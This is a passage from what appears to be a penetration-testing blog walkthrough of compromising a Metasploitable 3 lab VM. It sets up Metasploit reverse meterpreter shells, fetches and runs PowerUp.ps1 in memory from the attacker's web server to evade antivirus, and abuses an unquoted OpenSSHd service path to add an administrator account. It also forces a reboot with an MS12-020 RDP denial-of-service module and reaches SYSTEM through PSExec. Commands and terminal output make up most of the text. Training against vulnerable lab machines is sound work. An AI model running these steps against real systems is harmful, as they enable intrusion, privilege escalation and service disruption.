    + CategoryInfo          : ParserError: (&&:String) [Invoke-Expression], Pa
   rseException
    + FullyQualifiedErrorId : InvalidEndOfLine,Microsoft.PowerShell.Commands.I
   nvokeExpressionCommand

ufQpaaQCORzDKacdaUOhlktOkXPcgFAf
PS C:\ManageEngine\DesktopCentral_Server\bin> Could not find a part of the path 'C:\dev\null'.
At line:1 char:200
+ rm -f "../webapps/DesktopCentral/jspf/IcFBB.jsp" >/dev/null ; echo ' & attrib
.exe -r "..\webapps\DesktopCentral\jspf\IcFBB.jsp" & del.exe /f /q "..\webapps\
DesktopCentral\jspf\IcFBB.jsp" & echo " ' > <<<< /dev/null;echo ufQpaaQCORzDKac
daUOhlktOkXPcgFAf
    + CategoryInfo          : OpenError: (:) [], DirectoryNotFoundException
    + FullyQualifiedErrorId : FileOpenFailure


PS C:\ManageEngine\DesktopCentral_Server\bin>
```

This is where it gets a bit more advanced. We can not just download Powersploit to our target system, as this will more than likely raise red flags by Antivirus systems. To avoid this, we will directly download the script from the web server we just created and execute a PowerSploit

script in the memory without touching the disk. We are going to use PowerUp.ps1, which is a specially crafted PowerShell script that is part of the PowerSploit framework.

To download the script in the memory, execute the following command in PowerShell:

```
IEX(New-Object Net.WebClient).DownloadString("http://192.168.0.241:8000/Privesc/PowerUp.ps1")
```

Next, we execute a function from the scripts called **Invoke-AllChecks**, which will check the target host for attack vectors for privilege escalation. To make it easier to read, we will output the result to a file named *allchecks.txt*

```
Invoke-AllChecks | Out-File allchecks.txt
```

To check-out the results, open a new terminal and launch a new instance of Metasploit and get the meterpreter shell up again (we should have saved our previous session instead of terminating it). To do so, repeat the steps as you did last time but choose another listening port as we are already using *4444* in our PowerShell session (see left terminal window on the screenshot below).

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf exploit(manageengine_connectionid_write) > set payload windows/me
terpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(manageengine_connectionid_write) > set rhost 192.168.0.20
6
rhost => 192.168.0.206
msf exploit(manageengine_connectionid_write) > set rport 8022
rport => 8022
msf exploit(manageengine_connectionid_write) > set lhost 192.168.0.24
1
lhost => 192.168.0.241
msf exploit(manageengine_connectionid_write) > set lport 5555
lport => 5555
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.0.241:5555
[*] Creating JSP stager
[*] Uploading JSP stager JKgqJ.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 3 opened (192.168.0.241:5555 -> 192.168.0.206
:52788) at 2017-05-06 09:29:27 -0400
[+] Deleted ../webapps/DesktopCentral/jspf/JKgqJ.jsp

meterpreter > download allchecks.txt
[*] downloading: allchecks.txt -> allchecks.txt
[*] download   : allchecks.txt -> allchecks.txt
meterpreter >
```

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
n> PS C:\ManageEngine\DesktopCentral_Server\bin> Invoke-Expression : The token '&&' is no
t a valid statement separator in this v
ersion.
At line:60 char:39
+         $sendback = (Invoke-Expression <<<<  -Command $data 2>&1 | Out-String
 )
    + CategoryInfo          : ParserError: (&&:String) [Invoke-Expression], Pa
   rseException
    + FullyQualifiedErrorId : InvalidEndOfLine,Microsoft.PowerShell.Commands.I
   nvokeExpressionCommand

ufQpaaQCORzDKacdaUOhlktOkXPcgFAf
PS C:\ManageEngine\DesktopCentral_Server\bin> Could not find a part of the path 'C:\dev\n
ull'.
At line:1 char:200
+ rm -f "../webapps/DesktopCentral/jspf/IcFBB.jsp" >/dev/null ; echo ' & attrib
.exe -r "..\webapps\DesktopCentral\jspf\IcFBB.jsp" & del.exe /f /q "..\webapps\
DesktopCentral\jspf\IcFBB.jsp" & echo " ' > <<<< /dev/null;echo ufQpaaQCORzDKac
daUOhlktOkXPcgFAf
    + CategoryInfo          : OpenError: (:) [], DirectoryNotFoundException
    + FullyQualifiedErrorId : FileOpenFailure


PS C:\ManageEngine\DesktopCentral_Server\bin> IEX(New-Object Net.WebClient).DownloadStrin
g("http://192.168.0.241:8000/Privesc/PowerUp.ps1")
PS C:\ManageEngine\DesktopCentral_Server\bin> Invoke-Allchecks | Out-file allchecks.txt
PS C:\ManageEngine\DesktopCentral_Server\bin> Get-ChildItem : Access to the path 'C:\Prog
ramData\Templates' is denied.
At line:3704 char:34
+         $XMlFiles = Get-ChildItem <<<<  -Path $AllUsers -Recurse -Include 'Gr
oups.xml','Services.xml','Scheduledtasks.xml','DataSources.xml','Printers.xml',
'Drives.xml' -Force -ErrorAction SilentlyContinue
    + CategoryInfo          : PermissionDenied: (C:\ProgramData\Templates:Stri
   ng) [Get-ChildItem], UnauthorizedAccessException
    + FullyQualifiedErrorId : DirUnauthorizedAccessError,Microsoft.PowerShell.
   Commands.GetChildItemCommand


PS C:\ManageEngine\DesktopCentral_Server\bin> ls
```

Now we have two shells running on the same target host, a PowerShell and a meterpreter shell. To download the all-checks.txt file, execute **download allchecks.txt** with meterpreter. Download a copy of the allchecks.txt here.

As you can read in the allchecks.txt file, the script checks the target system for privilege escalation vulnerabilities such as *unquoted servicepaths*, *hackable DLL locations*, *unattended install files*, *etc.*.

Let's focus on these *unquoted servicepaths* and *service executable and argument permissions*. Basically, these are improperly configured service paths where custom commands can be added to. As services are run by the system user, this would mean that our custom command also is executed as system user. Nice!

The catch however is that you also need improperly configured write access rights to these services to add your custom command. PowerSploit makes it easy for you and gives you the abuse functions you need to execute to exploit a possible vulnerability. By example, for abusing the service *Jenkins*, we would need to execute the following command: **Install-ServiceBinary -Name 'jenkins'**. Unfortunately, after executing all given commands, we were not able to abuse a function due to no write access rights.

Maybe PowerSploit didn't catch all *unquoted servicepaths*. Let's check manually in our open meterpreter shell. First get a Windows Command Line by executing **shell**.

Execute the following command:

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\winc
```

Using this method, we find 4 *possible* vulnerable services. One of these services, **OpenSSHd** was not in the list of PowerSploit. Let's try to exploit this service.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
[*] Executing stager...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 3 opened (192.168.0.241:5555 -> 192.168.0.206:52788) at 2017-05-06 09:29:27 -0400
[+] Deleted ../webapps/DesktopCentral/jspf/JKgqJ.jsp

meterpreter > download allchecks.txt
[*] downloading: allchecks.txt -> allchecks.txt
[*] download   : allchecks.txt -> allchecks.txt
meterpreter > shell
Process 3992 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /
v "c:\windows\\" |findstr /i /v """
wmic service get name,displayname,pathname,startmode |findstr /i "auto" |findstr /i /v "c:\windows\\" |findstr /i /v """
ManageEngine Desktop Central Server                    DesktopCentralServer                        C:\ManageEngine\DesktopCen
tral_Server\bin\wrapper.exe -s C:\ManageEngine\DesktopCentral_Server\conf\wrapper.conf  Auto
domain1 GlassFish Server                               domain1                                     C:\glassfish\glassfish4\gl
assfish\domains\domain1\bin\domain1Service.exe                                   Auto
OpenSSH Server                                         OpenSSHd                                    C:\Program Files\OpenSSH\b
in\cygrunsrv.exe                                                                 Auto
wampmysqld                                             wampmysqld                                  c:\wamp\bin\mysql\mysql5.5
.20\bin\mysqld.exe wampmysqld                                                    Auto

C:\ManageEngine\DesktopCentral_Server\bin>
```

Attempt exploitation of the service OpenSSHd by executing the following command in PowerShell. We see that the PowerShell session closed immediately. With some luck, the command was installed anyway. According to the *Readme* of PowerSploit, when using the command below the user ***John*** with password ***Password123!*** should be added to the administrators group.

```
Install-ServiceBinary -Name 'OpenSSHd'
```

```
PS C:\ManageEngine\DesktopCentral_Server\bin> Install-ServiceBinary -Name 'OpenSSHd'

[*] 192.168.0.206 - Powershell session session 2 closed.  Reason: Died from Errno::ECONNR
ESET

msf exploit(manageengine_connectionid_write) >
```

Let's try to restart the service with **net stop OpenSSHd** and **net start OpenSSHd** and see if our command kicks in. Unfortunately, we have no access to start or stop a service. I also quickly verified if the user ***John*** was added, but no luck.

There is another way to restart a service, and that's forcing a reboot of our target host. Let's run Nmap to see if the host is vulnerable to some attacks to force a reboot.

We found a vulnerability to the MS12-020 bug, exploited by CVE-2012-0002.

```
3389/tcp  open  ms-wbt-server
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attack
ers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attack
ers to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_sslv2-drown:
8022/tcp  open  oa-system
9200/tcp  open  elasticsearch
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 20:68:9D:9A:FD:95 (Liteon Technology)

Nmap done: 1 IP address (1 host up) scanned in 181.21 seconds
```

Type **back** in the Metasploit console where our PowerShell just closed down and follow the same procedure as last time: search for the exploit, configure the exploit and and execute it. This exploits sends a sequence of specially crafted RDP packets to an affected system causing it to crash and reboot. *(make sure to watch your Metasploitable 3 VM when launching this exploit)*

Terminal

File Edit View Search Terminal Help

```
msf > search CVE-2012-0002

Matching Modules
================

   Name                                                     Disclosure Date  Rank    De
scription
   ----                                                     ---------------  ----    --
---------
   auxiliary/dos/windows/rdp/ms12_020_maxchannelids  2012-03-16       normal  MS
12-020 Microsoft Remote Desktop Use-After-Free DoS
   auxiliary/scanner/rdp/ms12_020_check                               normal  MS
12-020 Microsoft Remote Desktop Checker


msf >
msf > use auxiliary/dos/windows/rdp/ms12_020_maxchannelids
msf auxiliary(ms12_020_maxchannelids) > show options

Module options (auxiliary/dos/windows/rdp/ms12_020_maxchannelids):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  3389             yes       The target port (TCP)

msf auxiliary(ms12_020_maxchannelids) > set rhost 192.168.0.205
rhost => 192.168.0.205
msf auxiliary(ms12_020_maxchannelids) > exploit

[*] 192.168.0.205:3389 - 192.168.0.205:3389 - Sending MS12-020 Microsoft Remote
```

```
Desktop Use-After-Free DoS
[*] 192.168.0.205:3389 - 192.168.0.205:3389 - 210 bytes sent
[*] 192.168.0.205:3389 - 192.168.0.205:3389 - Checking RDP status...
[+] 192.168.0.205:3389 - 192.168.0.205:3389 seems down
[*] Auxiliary module execution completed
msf auxiliary(ms12_020_maxchannelids) >
```

Your active Windows Command Line shell will have died because of the reboot. When the machine is back online, simply type **exploit** again to reconnect to the meterpreter shell.

```
msf exploit(manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 192.168.0.241:5555
[*] Creating JSP stager
[*] Uploading JSP stager fYxWd.jsp...
[*] Executing stager...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 4 opened (192.168.0.241:5555 -> 192.168.0.206:49281) at 2017-05-06 10
:29:21 -0400
[+] Deleted ../webapps/DesktopCentral/jspf/fYxWd.jsp

meterpreter >
```

Spawn a Windows Command Line by executing **shell** and check with **net users** if our exploit worked.

It worked! We have created a new user named ***John***, which is part of the Administrators group. We know from the PowerSploit Readme that his password is ***Password123!***.

```
meterpreter > shell
Process 3844 created.
Channel 2 created.
nMicrosoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin

C:\ManageEngine\DesktopCentral_Server\bin>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
Administrator            anakin_skywalker         artoo_detoo
ben_kenobi               boba_fett                c_three_pio
chewbacca                darth_vader              greedo
Guest                    han_solo                 jabba_hutt
jarjar_binks             john                     kylo_ren
lando_calrissian         leia_organa              luke_skywalker
sshd                     sshd_server              vagrant
The command completed with one or more errors.


C:\ManageEngine\DesktopCentral_Server\bin>
```

```
C:\ManageEngine\DesktopCentral_Server\bin>net user john
net user john
User name                    john
Full Name
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/5/2017 5:52:40 PM
Password expires             Never
Password changeable          5/5/2017 5:52:40 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   Never

Logon hours allowed          All

Local Group Memberships      *Administrators       *Users
Global Group memberships     *None
The command completed successfully.
```

```
C:\ManageEngine\DesktopCentral_Server\bin>
```


Next step is to actually login with our new Administrator and get a root shell. Let's try the famous PSExec exploit with our new Administrator details.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(psexec) > set rhost 192.168.0.206
rhost => 192.168.0.206
msf exploit(psexec) > set lhost 192.168.0.241
lhost => 192.168.0.241
msf exploit(psexec) > set lport 4444
lport => 4444
msf exploit(psexec) > set smbuser john
smbuser => john
msf exploit(psexec) > set smbpass Password123!
smbpass => Password123!
msf exploit(psexec) > exploit

[*] Started reverse TCP handler on 192.168.0.241:4444
[*] 192.168.0.206:445 - Connecting to the server...
[*] 192.168.0.206:445 - Authenticating to 192.168.0.206:445 as user 'john'...
[*] 192.168.0.206:445 - Selecting PowerShell target
[*] 192.168.0.206:445 - Executing the payload...
[+] 192.168.0.206:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (957487 bytes) to 192.168.0.206
[*] Meterpreter session 6 opened (192.168.0.241:4444 -> 192.168.0.206:49458) at 2017-05-06 10:43:30 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Another cool trick is spawning a remote Desktop. Could be very usefull for enumeration of the box or disabling firewall (rules) if the PSExec should not work.



Dennis

Read more posts by this author.

Read More

— Zero-Day —

blog

Modifying exploits - hands-on example

Get a meterpreter shell with PSExec

SQL Injections

See all 10 posts →

How to save your bitlocker key locally

How to save your bitlocker key on a local drive When attempting your bitlocker recovery key on your local drive, you receive an error message that your key can't be saved to an encrypted drive. As this is a bit cumbersome if you want to save it to your dropbox account by example, there is an easy workaround. Instead of saving the key to your C:/ location, save it to

DENNIS

Creating the Metasploitable 3 VM

Intentionally vulnerable machines The Metasploitable virtual machines are intentionally vulnerable machines, designed by Rapid 7 - the company behind Metasploit Pro - for training offensive security skills and testing exploits. Another good source of for such vulnerable virtual machine's are available on VulnHub as well. Some VM's on Vulnhub are special crafted CTF machines, which contains 'flags' to find. These flags represent the crown jewels of your target and are

DENNIS